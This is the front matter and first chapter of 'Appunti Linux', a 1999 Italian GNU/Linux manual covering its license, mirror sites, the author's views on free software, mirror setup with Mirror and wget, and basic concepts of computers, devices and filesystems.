# Appunti Linux

Daniele Giacomini daniele @ evo.it

1999.07.12

**Daniele Giacomini** è un autodidatta che ha trovato in GNU/Linux la possibilità di studiare e approfondire un sistema operativo completo. Prima di questo, aveva già incontrato il software *libero* mentre era impegnato nell'utilizzo di sistemi DOS e derivati, quando in quell'ambiente esisteva (ed esiste tuttora) una grande confusione tra i termini *software libero*, *freeware* e *shareware*. Di quell'esperienza è rimasto un URI dedicato al software *freeware* per DOS, <*http://www.geocities.com/SiliconValley/7737/*>, e nanoBase, un xBase, cioè un elaboratore di file `.DBF`, rilasciato con la licenza GNU GPL <*http://www.geocities.com/SiliconValley/7737/nanobase.html*>. GNU/Linux ha segnato per lui una svolta decisiva, e questa opera è il risultato dell'entusiasmo che dà il poter partecipare a questa fase evolutiva dell'informatica.

**Appunti Linux**

Copyright © 1997-1999 Daniele Giacomini

Via Turati, 15 – I-31100 Treviso – daniele @ evo.it

This information is free; you can redistribute it and/or modify it under the terms of the GNU General Public License as published by the Free Software Foundation; either version 2 of the License, or (at your option) any later version.

This work is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the GNU General Public License for more details.

You should have received a copy of the GNU General Public License along with this work; if not, write to the Free Software Foundation, Inc., 675 Mass Ave, Cambridge, MA 02139, USA.

Una copia della licenza GNU General Public License, versione 2, si trova nell'appendice K.1.

Nomi e marchi citati nel testo sono generalmente depositati o registrati dalle rispettive case produttrici.

I siti principali attraverso cui è possibile ottenere una copia di Appunti Linux sono i seguenti, strutturati in base alle loro dipendenze. Sono annotati in particolare i nomi degli amministratori dei nodi più importanti.

**FTP**

- <*ftp://genius.allnet.it/pub/mirror/AppuntiLinux/*>
  Fabrizio Giammatteo, Allnet srl, master @ allnet.it
- <*ftp://ftp.pluto.linux.it/pub/pluto/ildp/AppuntiLinux/*>
  Michele Dalla Silvestra, dalla @ pluto.linux.it
  riproduzioni speculari di Appunti Linux:
  - <*ftp://galileo.fis.uniroma2.it/pub/docs/AppuntiLinux/*>

  riproduzioni speculari del Pluto:
  - <*ftp://pluto.psy.unipd.it/pub/pluto/ildp/AppuntiLinux/*>
  - <*ftp://ftp.linux.it/pub/mirrors/pluto/ildp/AppuntiLinux/*>
  - <*ftp://freedom.dicea.unifi.it/pub/linux/pluto/ildp/AppuntiLinux/*>
- <*ftp://ftp.appuntilinux.prosa.it/pub/AppuntiLinux/*>
  Davide Barbieri, Prosa srl, paci @ prosa.it

**HTTP**

- <*http://genius.allnet.it/AppuntiLinux/*>
  Fabrizio Giammatteo, Allnet srl, master @ allnet.it
- <*http://www.pluto.linux.it/ildp/AppuntiLinux/*>
  Michele Dalla Silvestra, dalla @ pluto.linux.it
  riproduzioni speculari di Appunti Linux:
  - <*http://galileo.fis.uniroma2.it/linux/help-docs/AppuntiLinux/*>

  riproduzioni speculari di ILDP:
  - <*http://www.panservice.it/mirror/ILDP/AppuntiLinux/*>

  riproduzioni speculari del Pluto:
  - <*http://pluto.psy.unipd.it/ildp/AppuntiLinux/*>
  - <*http://freedom.dicea.unifi.it/pub/pluto/ildp/AppuntiLinux/*>
  - <*http://pluto.trew.it/ildp/AppuntiLinux/*>
- <*http://www.appuntilinux.prosa.it/*>
  Davide Barbieri, Prosa srl, paci @ prosa.it

**CD-ROM allegati a riviste**

- La rivista «inter-punto-net» (inter.net) pubblica periodicamente Appunti Linux in uno dei CD-ROM allegati. Questi CD-ROM sono preparati da Michele Dalla Silvestra, dalla @ pluto.linux.it

La diffusione in qualunque forma di questa opera è consentita e incoraggiata. Chiunque, se lo desidera, può attivare un sito speculare, cioè un *mirror* (accordandosi con l'amministratore del sito dal quale decide di attingere i dati). Nell'introduzione è riassunto ciò che si deve fare per realizzarlo. Attenzione: per la riproduzione completa sono necessari circa 100 Mbyte.

# Indice generale

# Introduzione all'opera

Il motivo per il quale ho iniziato a scrivere questi appunti è stato quello di migliorare la mia conoscenza del sistema GNU/Linux, approfondendone i concetti senza rischiare di dimenticare le esperienze fatte. In questo modo volevo anche avere sotto mano una guida a comandi e notizie del sistema GNU/Linux che riflettesse le mie esigenze personali. L'idea alla base di questa opera è ancora questa, anche se ormai ha assunto un'importanza ben maggiore. In tal senso è giustificato il suo frequente aggiornamento, che continuerà finché avrò interesse per questo sistema operativo.

La piattaforma hardware a cui mi riferisco è la i386 (Intel) non potendo avere accesso ad altri tipi di architettura.

Chi ancora non conosce le ragioni del cosiddetto ***software libero*** (definito ultimamente anche Open Source) farebbe bene a leggere subito il «Manifesto GNU» che si trova riportato in appendice I. Il sistema operativo GNU/Linux utilizza gran parte di quanto prodotto dal progetto per la realizzazione del sistema GNU, tanto che è riduttivo parlare semplicemente di sistema operativo Linux, a meno di voler fare riferimento esplicitamente al kernel e non all'intero sistema. In pratica, il nome GNU/Linux serve proprio a questo: lasciare intendere esplicitamente che si tratta della fusione del progetto GNU con quello relativo allo sviluppo del kernel Linux.

## Marchi, proprietà e licenze d'uso

Il kernel Linux è protetto dai diritti d'autore da Linus B. Torvalds e altri collaboratori ed è liberamente distribuibile entro i termini della licenza GNU-GPL (GNU *General Public License*). Nello stesso modo, la maggior parte del software che compone il sistema GNU/Linux è coperto dalla stessa licenza GNU-GPL.

UNIX is a registered trademark of The Open Group.

X Window System is a trademark of The Open Group.

Motif is a registered trademark of The Open Group.

TUTTI GLI ALTRI MARCHI CITATI APPARTENGONO AI LEGITTIMI PROPRIETARI.

All'interno del documento si fa spesso riferimento a Unix intendendo identificare con questo nome tutti i sistemi operativi che si rifanno al sistema operativo UNIX anche se non sono stati costruiti a partire dagli stessi sorgenti. Quindi, con il termine Unix si intende quello che sui documenti di altri autori viene indicato con U**x, Un*x, **IX,... GNU/Linux è inteso come appartenente a questa famiglia di sistemi operativi.

Con il termine X si intende indicare il sistema grafico X in modo imprecisato, con l'intenzione di non fare riferimento a un particolare marchio registrato.

Con il termine Dos si fa riferimento a tutti i sistemi operativi cloni di MS-DOS di Microsoft, compreso l'originale.

Con il termine PC si fa riferimento a tutti gli elaboratori con architettura i386 o superiore, purché a 32 bit.

Gli script e gli altri programmi eventuali sono rilasciati dall'autore, Daniele Giacomini ( daniele @ evo.it), con la licenza GNU General Public License riportata in appendice (K.1).

## nanoLinux, nanoRouter e ALtools

nanoLinux è una piccola raccolta di applicativi in grado di mettere in funzione un sistema GNU/Linux elementare, utilizzabile come attrezzo multiuso o come punto di partenza per uno studio personale.

nanoRouter è una piccola raccolta di applicativi in grado di mettere in funzione un sistema GNU/Linux elementare, utilizzabile esclusivamente come router essenziale.

ALtools è un insieme di script e altri file per la rigenerazione di Appunti Linux a partire dal sorgente SGML (è descritto nell'appendice A).

L'AUTORE DI QUESTE RACCOLTE E RIDUZIONI, E GLI AUTORI DEI SINGOLI APPLICATIVI CHE LE COMPONGONO, NON SONO RESPONSABILI IN ALCUN MODO DELLE CONSEGUENZE DERIVATE DAL LORO UTILIZZO, SIA CORRETTO CHE ERRONEO O FRAUDOLENTO. L'UNICO RESPONSABILE DI QUALUNQUE CONSEGUENZA POSSA DERIVARE DALL'UTILIZZO DI QUESTE RACCOLTE È L'UTILIZZATORE.

Nel momento in cui dovessero essere fatte modifiche di qualunque tipo a queste raccolte e riduzioni, le versioni modificate devono essere considerate un lavoro personale dell'autore delle modifiche.

Gli script contenuti nelle raccolte sono rilasciati dall'autore con la licenza GNU General Public License riportata in appendice (K.1).

## Come leggere il documento

Questo documento può essere usato come un manuale, e quindi consultato solo in alcune parti quando si è alla ricerca di argomenti specifici (con l'aiuto dell'indice generale e di quello analitico), oppure può essere utilizzato per iniziare lo studio del sistema GNU/Linux. In quest'ultimo caso, il lettore non preparato potrebbe trovare difficoltà in molti punti, a causa della struttura del documento. Per questo, conviene porre meno attenzione alle cose che non appaiono chiare, riservando le energie per una rilettura in un periodo successivo.

L'indice posto all'inizio è strutturato solo a due livelli per facilitare la ricerca delle informazioni.

## Considerazioni personali dell'autore

Quanto scrivo in questa sezione deriva dai messaggi che ricevo attraverso la posta elettronica, per chiarire la mia posizione rispetto a GNU/Linux e al software libero.

Spesso, le persone agiscono in funzione dell'appartenenza a un gruppo, dimenticando di pensare, decidere e agire autonomamente e consapevolmente. Spesso le scelte di queste persone sono dettate dalle mode, cioè dal comportamento della media modale dell'ambiente circostante (ovvero del gruppo dominante rispetto a quell'ambito particolare), senza pensare e senza sapere il perché.

Su questa base, si cerca costantemente di convincere altre persone di entrare a far parte del «gruppo» a cui si appartiene, quasi per confortare se stessi che la scelta fatta è stata quella giusta.

La scelta di un sistema operativo non può essere giustificata semplicemente in base all'opera di convincimento di qualcuno, o in seguito alla moda. Deve essere ponderata in funzione della propria filosofia e delle proprie esigenze.

Trovo profondamente sbagliato tentare di spingere chiunque a fare qualcosa per cui non abbia già sviluppato una propria volontà in tal senso. In breve, trovo sbagliato l'operato di chi vuole fare il «missionario di Linux». Si può essere divulgatori di un'idea, ma ciò non deve diventare una guerra di religione, attraverso cui imporla agli altri. Chi è pronto per quell'idea, ne seguirà i principi, senza bisogno di «spinte».

Nell'ambito del software libero, in qualità di sistema operativo, non c'è solo GNU/Linux: c'è anche FreeBSD. All'interno di GNU/Linux, poi, si diramano diversi filoni rappresentati dalle varie distribuzioni che lo interpretano in modo differente. Libertà vuol dire poter scegliere, e anche assumersi la responsabilità delle scelte fatte. Le discussioni che si fanno su quale sia il sistema operativo migliore, o quale sia la distribuzione da scegliere, sono perfettamente inutili, e nella maggior parte dei casi rappresentano quell'atteggiamento già descritto per cui si cerca sempre di «convertire» gli altri alla propria scelta.

### Il bene per sé a discapito degli altri

Per poter fare il proprio bene, ci si riduce spesso a pensare e ad agire in funzione del male per gli altri, come se fosse sempre una partita in cui per vincere occorre fare perdere l'avversario. Molti prendono il software libero, e GNU/Linux in quanto tale, come una battaglia contro il software commerciale, o contro un'azienda particolare (quello che prima era amore diventa odio di colpo).

È difficile lasciare da parte i sentimenti negativi (odio, rivalsa,...) per lasciare spazio esclusivamente all'idea del proprio bene, ma questo è l'unico modo di costruire e agire in senso positivo. Non serve a niente augurarsi la fine della fortuna di qualcuno.

| Non si costruisce niente distruggendo. Non si evolve con le rivoluzioni. |
|---|

Il software libero non deve essere necessariamente un antagonista di quello commerciale, ma un'alternativa a disposizione. Se è vero che il software libero costituisce il futuro migliore nell'ambito dell'informatica, ciò succederà da sé, gradualmente, mano a mano che si diffonderà questa consapevolezza. Quando un'idea è buona, la cosa peggiore che si può fare è imporla agli altri, come avviene quando si fanno le rivoluzioni.

## Linguaggio e uniformità stilistica

Quando si scrive un documento a carattere tecnico, come questo, il problema più importante è riuscire a definire uno standard espressivo coerente con il linguaggio usato effettivamente in quel settore. L'informatica, in Italia, è il classico esempio di conoscenza in cui il linguaggio è disperso in una babele di dialetti derivati dalla lingua inglese.

Molte volte si sentono usare e si leggono termini che potrebbero essere espressi tranquillamente in italiano, se solo si avesse il coraggio; e quando qualcuno il coraggio ce l'ha, questo rischia di trovarsi solo, o di essere «deriso» per il termine che usa.

In questa situazione, per quanto buone siano le intenzioni di un autore, di essere preciso e coerente nel modo in cui si esprime, non si può garantire che quello scelto sia il modo «giusto» di scrivere. Domani potrebbe consolidarsi un modo diverso. Le lingue sono dinamiche, e questo vale tanto più per quella italiana.

In questo documento utilizzo delle convenzioni espressive che per molti sono azzardate o inopportune, anche se io sento che sono quelle «giuste». Il lettore inesperto deve sapere che il modo di scrivere usato qui è diverso da quello di altri libri, e solo il tempo definirà il modo corretto di esprimersi su questi argomenti.

Di fronte a problemi di linguaggio ci si rivolge al parere di persone autorevoli. Io non mi considero tale. Secondo me, il valore delle mie scelte espressive è determinabile solo dalla comprensibilità di ciò che scrivo. La fama positiva che potrei avere, non venga presa in considerazione.

## Ringraziamenti

Ringrazio le persone che con il loro lavoro mi aiutano a diffondere questo documento, sia attraverso Internet che per mezzo di pubblicazioni su CD-ROM. Il nome degli amministratori dei punti principali di diffusione di Appunti Linux appare nell'elenco dei siti speculari che si trova all'inizio del documento.

Desidero ricordare il contributo dei lettori che gentilmente mi hanno segnalato errori di grammatica o di contenuto. Tra questi, in particolare Ottavio G. Rizzo, data la mole e la precisione del suo contributo.

Inoltre, Ottavio G. Rizzo contribuisce anche con il capitolo 101 che raccoglie gli errori comuni di chi traduce le pagine di manuale di GNU/Linux.

## Pubblicazioni derivate da Appunti Linux

L'obbiettivo di riuscire a pubblicare libri secondo la filosofia del software libero è molto difficile da raggiungere, per una serie di consuetudini, paure e incomprensioni, nei settori dell'editoria e della tipografia. È lodevole l'esempio dato da PROSA (<*http://www.prosa.it*>) e dall'editore Athena (<*http://www.mondolinux.com*>) che hanno realizzato e pubblicato il libro *Athena Linux* scegliendo la licenza GNU-GPL.

Quel libro è derivato ampiamente da Appunti Linux (anche se, date le dimensioni ridotte, ne contiene solo una minima parte) e, per quello che sono in grado di sapere, è il primo caso in Italia di un libro pubblicato commercialmente secondo la filosofia del software libero, **dichiarando questo in modo esplicito** nella seconda pagina (quella del copyright).

Come autore di Appunti Linux, anche se non ottengo alcun beneficio economico da tutto ciò, sono felice di avere contribuito al raggiungimento di questo traguardo, e mi auguro che questa idea venga seguita presto anche da altri editori italiani.

## Pubblicazioni commerciali e futuro di Appunti Linux

Appunti Linux comincia a essere notato da aziende che sarebbero disposte a offrirmi denaro se io concedessi un'esclusiva, o comunque limitassi la licenza che utilizzo per questa opera. Sono costretto a dire di no a queste persone, benché io debba ritenere che le loro intenzioni sono buone nei miei confronti. Lo spirito che mi anima, mentre impiego il mio tempo libero per scrivere e aggiornare Appunti Linux, non mi permette di accettare queste offerte: è molto importante per me che resti un'opera «libera», e che restino tali anche le eventuali opere derivate.

Auguro a me di non dovermi smentire a questo riguardo, specialmente spero di non trovarmi mai in una situazione di bisogno tale da dover cambiare atteggiamento.

## Volete fare una riproduzione speculare di Appunti Linux?

La realizzazione di un sito speculare è una cosa molto semplice da un punto di vista operativo, quello che serve, semmai, è la banda. Nel capitolo 150 è spiegato come utilizzare i programmi Mirror e Wget, oltre alle implicazioni che stanno dietro l'attivazione di questo tipo di servizio.

Chi vuole mettere a disposizione un sito speculare di Appunti Linux deve fare poche cose: leggere quel capitolo (se non è già in grado di utilizzare gli strumenti necessari per la realizzazione di un sito speculare), accordarsi con l'amministratore del nodo di rete dal quale intende attingere per ottenere la propria riproduzione di Appunti Linux (soprattutto per ciò che riguarda gli orari in cui farlo), e configurare opportunamente Mirror e Wget (o altri programmi che eventualmente intenda utilizzare).

Supponendo che si voglia fare la riproduzione speculare di `ftp://ftp.brot.dg/pub/AppuntiLinux/` e `http://www.brot.dg:/AppuntiLinux/`, occorre predisporre un file di configurazione adatto per Mirror e delle opzioni opportune per Wget. Il file di configurazione di Mirror, per la riproduzione dell'URI FTP, potrebbe essere simile a quello seguente:

```
# File di configurazione di Mirror.
# /etc/mirror.defaults
#
package=defaults
        local_dir=/home/ftp/pub/
```

```
	dir_mode=0755
	file_mode=0444
	user=0
	group=0
	do_deletes=true
	max_delete_files=20%
	max_delete_dirs=20%
	mail_to=root

package=al
	site=ftp.brot.dg
	remote_dir=/pub/AppuntiLinux/
	local_dir=/home/ftp/pub/AppuntiLinux/
	remote_user=ftp
	remote_password=mirror
	do_deletes=true
	max_delete_files=75%
	max_delete_dirs=75%
```

Wget, potrebbe essere avviato nel modo seguente per riprodurre nella directory corrente le informazioni distribuite con il protocollo HTTP:

```
# wget --mirror --relative --no-parent -nH "http://www.brot.dg/AppuntiLinux/"
```

Comunque, è da tenere presente che Wget **non** rimuove i file che non si trovano più nell'origine (nel capitolo 150 è descritto un modo per aggirare l'ostacolo).

## Come contattare l'autore

Sono molto gradite le segnalazioni su errori, inesattezze e imprecisioni di ogni tipo, contenuti all'interno di Appunti Linux.

Per quanto riguarda altre richieste, prego di tenere presente che se l'informazione cercata non si trova già all'interno di Appunti Linux, è poco probabile che io sappia rispondere alle domande che mi vengono poste. In ogni caso, per favore, prima di scrivermi, guardate bene l'indice e leggete i capitoli 10 e 11.

Non sono in grado di rispondere a tutte le persone che mi scrivono, pertanto vi prego di essere comprensivi se non riceverete risposta.

———

Daniele Giacomini
Via Turati, 15
I-31100 Treviso
daniele @ evo.it

# Appunti Linux

Tomo I

# PRIMO APPROCCIO A LINUX

**Appunti Linux**

Copyright © 1997-1999 Daniele Giacomini

Via Turati, 15 – I-31100 Treviso – daniele @ evo.it

This information is free; you can redistribute it and/or modify it under the terms of the GNU General Public License as published by the Free Software Foundation; either version 2 of the License, or (at your option) any later version.

This work is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the GNU General Public License for more details.

You should have received a copy of the GNU General Public License along with this work; if not, write to the Free Software Foundation, Inc., 675 Mass Ave, Cambridge, MA 02139, USA.

———

Una copia della licenza GNU General Public License, versione 2, si trova nell'appendice K.1.

———

Nomi e marchi citati nel testo sono generalmente depositati o registrati dalle rispettive case produttrici.

I siti principali attraverso cui è possibile ottenere una copia di Appunti Linux sono i seguenti, strutturati in base alle loro dipendenze. Sono annotati in particolare i nomi degli amministratori dei nodi più importanti.

**FTP**

- *<ftp://genius.allnet.it/pub/mirror/AppuntiLinux/>*
  Fabrizio Giammatteo, Allnet srl, master @ allnet.it
- *<ftp://ftp.pluto.linux.it/pub/pluto/ildp/AppuntiLinux/>*
  Michele Dalla Silvestra, dalla @ pluto.linux.it
  riproduzioni speculari di Appunti Linux:
  - *<ftp://galileo.fis.uniroma2.it/pub/docs/AppuntiLinux/>*

  riproduzioni speculari del Pluto:
  - *<ftp://pluto.psy.unipd.it/pub/pluto/ildp/AppuntiLinux/>*
  - *<ftp://ftp.linux.it/pub/mirrors/pluto/ildp/AppuntiLinux/>*
  - *<ftp://freedom.dicea.unifi.it/pub/linux/pluto/ildp/AppuntiLinux/>*
- *<ftp://ftp.appuntilinux.prosa.it/pub/AppuntiLinux/>*
  Davide Barbieri, Prosa srl, paci @ prosa.it

**HTTP**

- *<http://genius.allnet.it/AppuntiLinux/>*
  Fabrizio Giammatteo, Allnet srl, master @ allnet.it
- *<http://www.pluto.linux.it/ildp/AppuntiLinux/>*
  Michele Dalla Silvestra, dalla @ pluto.linux.it
  riproduzioni speculari di Appunti Linux:
  - *<http://galileo.fis.uniroma2.it/linux/help-docs/AppuntiLinux/>*

  riproduzioni speculari di ILDP:
  - *<http://www.panservice.it/mirror/ILDP/AppuntiLinux/>*

  riproduzioni speculari del Pluto:
  - *<http://pluto.psy.unipd.it/ildp/AppuntiLinux/>*
  - *<http://freedom.dicea.unifi.it/pub/pluto/ildp/AppuntiLinux/>*
  - *<http://pluto.trew.it/ildp/AppuntiLinux/>*
- *<http://www.appuntilinux.prosa.it/>*
  Davide Barbieri, Prosa srl, paci @ prosa.it

**CD-ROM allegati a riviste**

- La rivista «inter-punto-net» (inter.net) pubblica periodicamente Appunti Linux in uno dei CD-ROM allegati. Questi CD-ROM sono preparati da Michele Dalla Silvestra, dalla @ pluto.linux.it

| |
|---|
| La diffusione in qualunque forma di questa opera è consentita e incoraggiata. Chiunque, se lo desidera, può attivare un sito speculare, cioè un *mirror* (accordandosi con l'amministratore del sito dal quale decide di attingere i dati). Nell'introduzione è riassunto ciò che si deve fare per realizzarlo. Attenzione: per la riproduzione completa sono necessari circa 100 Mbyte. |

Parte i

# Introduzione all'uso

# Introduzione all'uso dell'elaboratore

Questo capitolo introduttivo potrebbe fare sorridere e sembrare fuori posto in un documento come questo che di certo non è ancora adatto a un principiante. Tuttavia, dato il titolo, si tratta di un contenitore di appunti, e questi potrebbero essere utili a qualcuno, magari per togliere qualche preconcetto sbagliato.

## 1.1 Struttura

Per comprendere la struttura di un elaboratore si può immaginare il comportamento di un cuoco nella sua cucina.

Il cuoco prepara delle pietanze, o piatti, che gli sono stati ordinati, basandosi sulle indicazioni delle ricette corrispondenti. Le ordinazioni vengono effettuate dai clienti che si rivolgono al cuoco perché hanno appetito.

- L'elaboratore è la cucina;
- il cuoco è il microprocessore o CPU;
- l'appetito è il bisogno da soddisfare ovvero il problema da risolvere;
- la ricetta è il programma che il microprocessore deve eseguire;
- gli ingredienti sono l'input del programma;
- le pietanze o i piatti sono l'output del programma.

Il cuoco, per poter lavorare, appoggia tutto quanto, ingredienti e ricetta, sul tavolo di lavoro. Su una parte del tavolo sono incise alcune istruzioni che al cuoco servono sempre, e in particolare quelle che il cuoco deve eseguire ogni volta che la cucina viene aperta (pulire il tavolo, controllare tutti gli strumenti: pentole, tegami, coltelli, cucchiai ecc., e ricevere le ordinazioni assieme alle ricette); senza queste istruzioni di inizio, il cuoco non saprebbe nemmeno che deve accingersi a ricevere delle ordinazioni.

Come detto, il cuoco corrisponde alla CPU; il tavolo di lavoro del cuoco è la ***memoria centrale*** (o *core*) che si suddivide in ROM e RAM. La ROM è quella parte di memoria che non può essere alterata (nell'esempio del cuoco, si tratta delle istruzioni incise sul tavolo); la RAM è il resto della memoria che può essere alterata a piacimento dalla CPU (il resto del tavolo).

L'elaboratore è pertanto una macchina composta da una o più CPU che si avvalgono di una memoria centrale per trasformare l'input (i dati in ingresso) in output (i dati in uscita).

L'elaboratore, per poter ricevere l'input e per poter produrre all'esterno l'output, ha bisogno di dispositivi: la tastiera e il mouse sono dispositivi di solo input, lo schermo e la stampante sono in grado soltanto di emettere output. I dischi sono dispositivi che possono operare sia in input che in output.

Il cuoco si avvale di dispense per conservare derrate alimentari (pietanze completate, ingredienti, prodotti intermedi) e anche ricette. Ciò perché il tavolo di lavoro ha una dimensione limitata e non si può lasciare nulla sul tavolo quando la cucina viene chiusa, altrimenti si perde tutto quello che c'è sopra (a eccezione di ciò che vi è stato inciso).

I dischi sono le dispense del nostro cuoco e servono per immagazzinare dati elaborati completamente, dati da elaborare, dati già elaborati parzialmente e i programmi.

Diverse cucine possono essere collegate tra loro in modo da poter condividere o trasmettere ricette, ingredienti,...

Le interfacce di rete e i cavi che le collegano sono il mezzo fisico per collegare insieme diversi elaboratori, allo scopo di poter condividere dati e servizi collegati a essi, e anche per permettere la comunicazione tra gli utenti dei vari elaboratori connessi.

### 1.1.1 Sistema operativo

Il ***sistema operativo*** di un elaboratore è il programma più importante. È quello che viene attivato al momento dell'accensione dell'elaboratore; esso esegue gli altri programmi. Sarebbe come se il cuoco eseguisse una ricetta (il sistema operativo) che gli dà le istruzioni per poter eseguire le altre ricette.

Il sistema operativo determina quindi il comportamento dell'elaboratore. Cambiare sistema operativo in un elaboratore è come cambiare il direttore di un ufficio: a seconda della sua professionalità e delle sue doti personali, l'ufficio funzionerà in modo più o meno efficiente rispetto a prima, e pur se non cambia niente altro, per gli impiegati potrebbe tradursi in un modo di lavorare completamente nuovo.

Ci sono sicuramente affinità tra un sistema operativo e l'altro, ma questo vuol sempre dire una marea di dettagli differenti e soprattutto l'impossibilità di fare funzionare lo stesso programma su due sistemi operativi differenti, a meno che ciò sia stato previsto e voluto da chi costruisce i sistemi operativi.

### 1.1.2 Dispositivi

Come già accennato, i ***dispositivi*** sono qualcosa che è separato dall'elaboratore inteso come l'insieme di CPU e memoria centrale. A seconda del tipo e della loro collocazione, questi possono essere interni o periferici, ma tale tipo di distinzione è quasi scomparso nel linguaggio normale, tanto che molti chiamano ancora periferiche tutti i dispositivi.

Vale la pena di distinguere fra tre tipi di dispositivi fondamentali:

- dispositivi di memorizzazione;
- dispositivi per l'interazione tra l'utente e l'elaboratore;
- interfacce di rete.

I dispositivi di memorizzazione sono qualunque cosa che sia in grado di conservare dati anche dopo lo spegnimento della macchina. Il supporto di memorizzazione vero e proprio potrebbe essere parte integrante del dispositivo stesso oppure essere rimovibile.

I supporti di memorizzazione possono essere di qualunque tipo, anche se attualmente si è abituati ad avere a che fare prevalentemente con dischi (magnetici, ottici o magneto-ottici). In passato si è usato di tutto, e il primo tipo di supporto di memorizzazione sono state le schede di cartoncino perforate.

Anche i dispositivi per l'interazione con l'utente possono avere qualunque forma possibile e immaginabile. Non è il caso di limitarsi all'idea che possa trattarsi solo di tastiera, schermo e mouse. Soprattutto non è il caso di supporre che un elaboratore possa avere solo uno schermo, oppure che possa avere una sola stazione di lavoro.

Le interfacce di rete sono i dispositivi che permettono la connessione tra diversi elaboratori in modo da permettere la condivisione di risorse e la comunicazione in generale. Anche in questo caso, non si può semplificare e pensare che possa trattarsi esclusivamente di schede di rete: qualunque «porta» verso l'esterno può diventare un'interfaccia di rete.

## 1.2 Dispositivi per l'interazione tra l'utente e la macchina

Se si lascia da parte il periodo delle schede perforate, si può dire che il primo tipo di strumento per l'interazione tra utente e macchina sia stato la telescrivente: una sorta di macchina da scrivere in grado di ricevere input dalla tastiera e di emettere output attraverso la stampante. In questo modo, l'input umano (da tastiera) era fatto di righe di testo terminate da un codice per il ritorno a capo (interruzione di riga, o *newline*), e nello stesso modo era composto l'output che appariva su carta.

La telescrivente era (ed è) un terminale dell'elaboratore. Ormai, la stampante della telescrivente è stata sostituita da uno schermo, che però spesso si comporta nello stesso modo: emette un flusso di testo dal basso verso l'alto, così come scorre la carta a modulo continuo attraverso una stampante. In questa situazione, la stampante ha preso un suo ruolo indipendente dal terminale originale e serve come mezzo di emissione di output finale, piuttosto che come mezzo per l'interazione.

Il terminale, composto da tastiera e schermo, o comunque da un'unità per ricevere l'input e un'altra per emettere l'output, viene visto normalmente come una cosa sola. Quando si tratta di quello principale, si parla in particolare di ***console***.

### 1.2.1 Tastiera

La tastiera è una tavoletta composta da un insieme di tasti, ognuno dei quali genera un impulso particolare. È l'elaboratore che si occupa di interpretare e tradurre gli impulsi della tastiera. Questo sistema permette poi di attribuire ai tasti la funzione che si vuole.

Questo significa anche che non esiste uno standard generale di quello che una tastiera deve avere. Di solito si hanno a disposizione tasti che permettono di scrivere le lettere dell'alfabeto inglese, i simboli di punteggiatura consueti e i numeri; tutto il resto è opzionale. Tanto più opzionali sono i tasti a cui si attribuiscono solitamente funzioni particolari. Questa considerazione è importante soprattutto per chi non vuole rimanere relegato a una particolare architettura dell'elaboratore.

### 1.2.2 Schermo

Il terminale più semplice è composto da una tastiera e uno schermo, ma questa non è l'unica possibilità. Infatti, ci possono essere terminali con più schermi, ognuno per un diverso tipo di output.

Nel tempo, l'uso dello schermo si è evoluto, dalla semplice emissione sequenziale di output come emulazione di una stampante, a una sorta di guida di inserimento di dati attraverso modelli-tipo. Le maschere video sono questi modelli-tipo attraverso cui l'input della tastiera viene guidato da un campo all'altro. L'ultima fase dell'evoluzione degli schermi è quella grafica, nella quale si inserisce anche l'uso di un dispositivo di puntamento, solitamente il mouse, come un'estensione della tastiera.

### 1.2.3 Stampante

Le stampanti tradizionali sono solo in grado di emettere un flusso di testo, come avveniva con le telescriventi. Più di recente, con l'introduzione delle stampanti ad aghi, si è aggiunta la possibilità di comandare direttamente gli aghi in modo da ottenere una stampa grafica.

Ma quando la stampa diventa grafica, entrano in gioco le caratteristiche particolari della stampante. Per questo, l'ultima fase evolutiva della stampa è stata l'introduzione dei linguaggi di stampa, tra cui il più importante è stato ed è PostScript, come mezzo di definizione della stampa in modo indipendente dalle caratteristiche della stampante stessa. Così, l'output ricevuto dalle stampanti può essere costruito sempre nello stesso modo, lasciando alle stampanti l'onere di trasformarlo in base alle loro caratteristiche e capacità.

## 1.3 Dispositivi di memorizzazione

I dispositivi di memorizzazione sono fondamentalmente di due tipi: ad accesso sequenziale e ad accesso diretto. Nel primo caso, i dati possono essere memorizzati e riletti solo in modo sequenziale, senza la possibilità di accedere rapidamente a un punto desiderato, come con i nastri magnetici usati ancora oggi in qualità di mezzo economico per archiviare dati. Nel secondo caso, i dati vengono registrati e riletti accedendovi direttamente, come avviene con i dischi.

I dispositivi di memorizzazione ad accesso diretto, per poter gestire effettivamente questa loro caratteristica, richiedono la presenza di un sistema che organizzi lo spazio disponibile al loro interno. Questa organizzazione si chiama ***filesystem***.

### 1.3.1 File

In prima approssimazione, il ***file*** è un'unità di informazioni che si compone in pratica di una sequenza di codici. I dispositivi di memorizzazione ad accesso diretto, muniti di filesystem, consentono la gestione di diversi file, mentre quelli ad accesso sequenziale permettono la gestione di un solo file su tutta la loro dimensione.

Quando il file viene visto come una semplice sequenza di codici corrispondenti a testo normale, lo si può immaginare come un testo dattiloscritto: la sequenza di caratteri viene interrotta alla fine di ogni riga da un codice invisibile che fa riprendere il testo all'inizio di una riga successiva. Questo codice di interruzione di riga, spesso identificato con il termine *newline*, cambia a seconda della piattaforma utilizzata.

### 1.3.2 Filesystem

Il filesystem è il sistema che organizza i file all'interno dei dispositivi di memorizzazione ad accesso diretto. Ciò significa, che tutto ciò che è contenuto in un filesystem è in forma di file.

Il modo più semplice per immaginare un filesystem è quello di un elenco di nomi di file abbinati all'indicazione della posizione in cui questi possono essere trovati. Questo sistema elementare può forse essere utile in presenza di dispositivi di memorizzazione particolarmente piccoli dal punto di vista della loro capacità.

Generalmente, si utilizzano elenchi strutturati, per cui da un elenco si viene rimandati a un altro elenco più dettagliato che può contenere l'indicazione di ciò che si cerca o il rinvio a un altro elenco ancora. Questi elenchi sono chiamati ***directory*** (o cartelle in alcuni sistemi) e sono file con questa funzione speciale.

Per questo motivo, la struttura di un filesystem assume quasi sempre una forma a stella (o ad albero), nella quale c'è un'origine a partire da cui si diramano tutti i file. Le diramazioni possono svilupparsi in modo più o meno esteso, a seconda delle esigenze.

Data l'esistenza di questo tipo di organizzazione, si utilizza una notazione particolare per indicare un file all'interno di un filesystem. Precisamente si rappresenta il ***percorso*** necessario a raggiungerlo:

- una barra obliqua rappresenta la directory principale, altrimenti chiamata anche radice, o *root*;
- un nome può rappresentare indifferentemente una directory o un file;

- un file o una directory che discendono da una directory precedente, si indicano facendo precedere una barra obliqua.

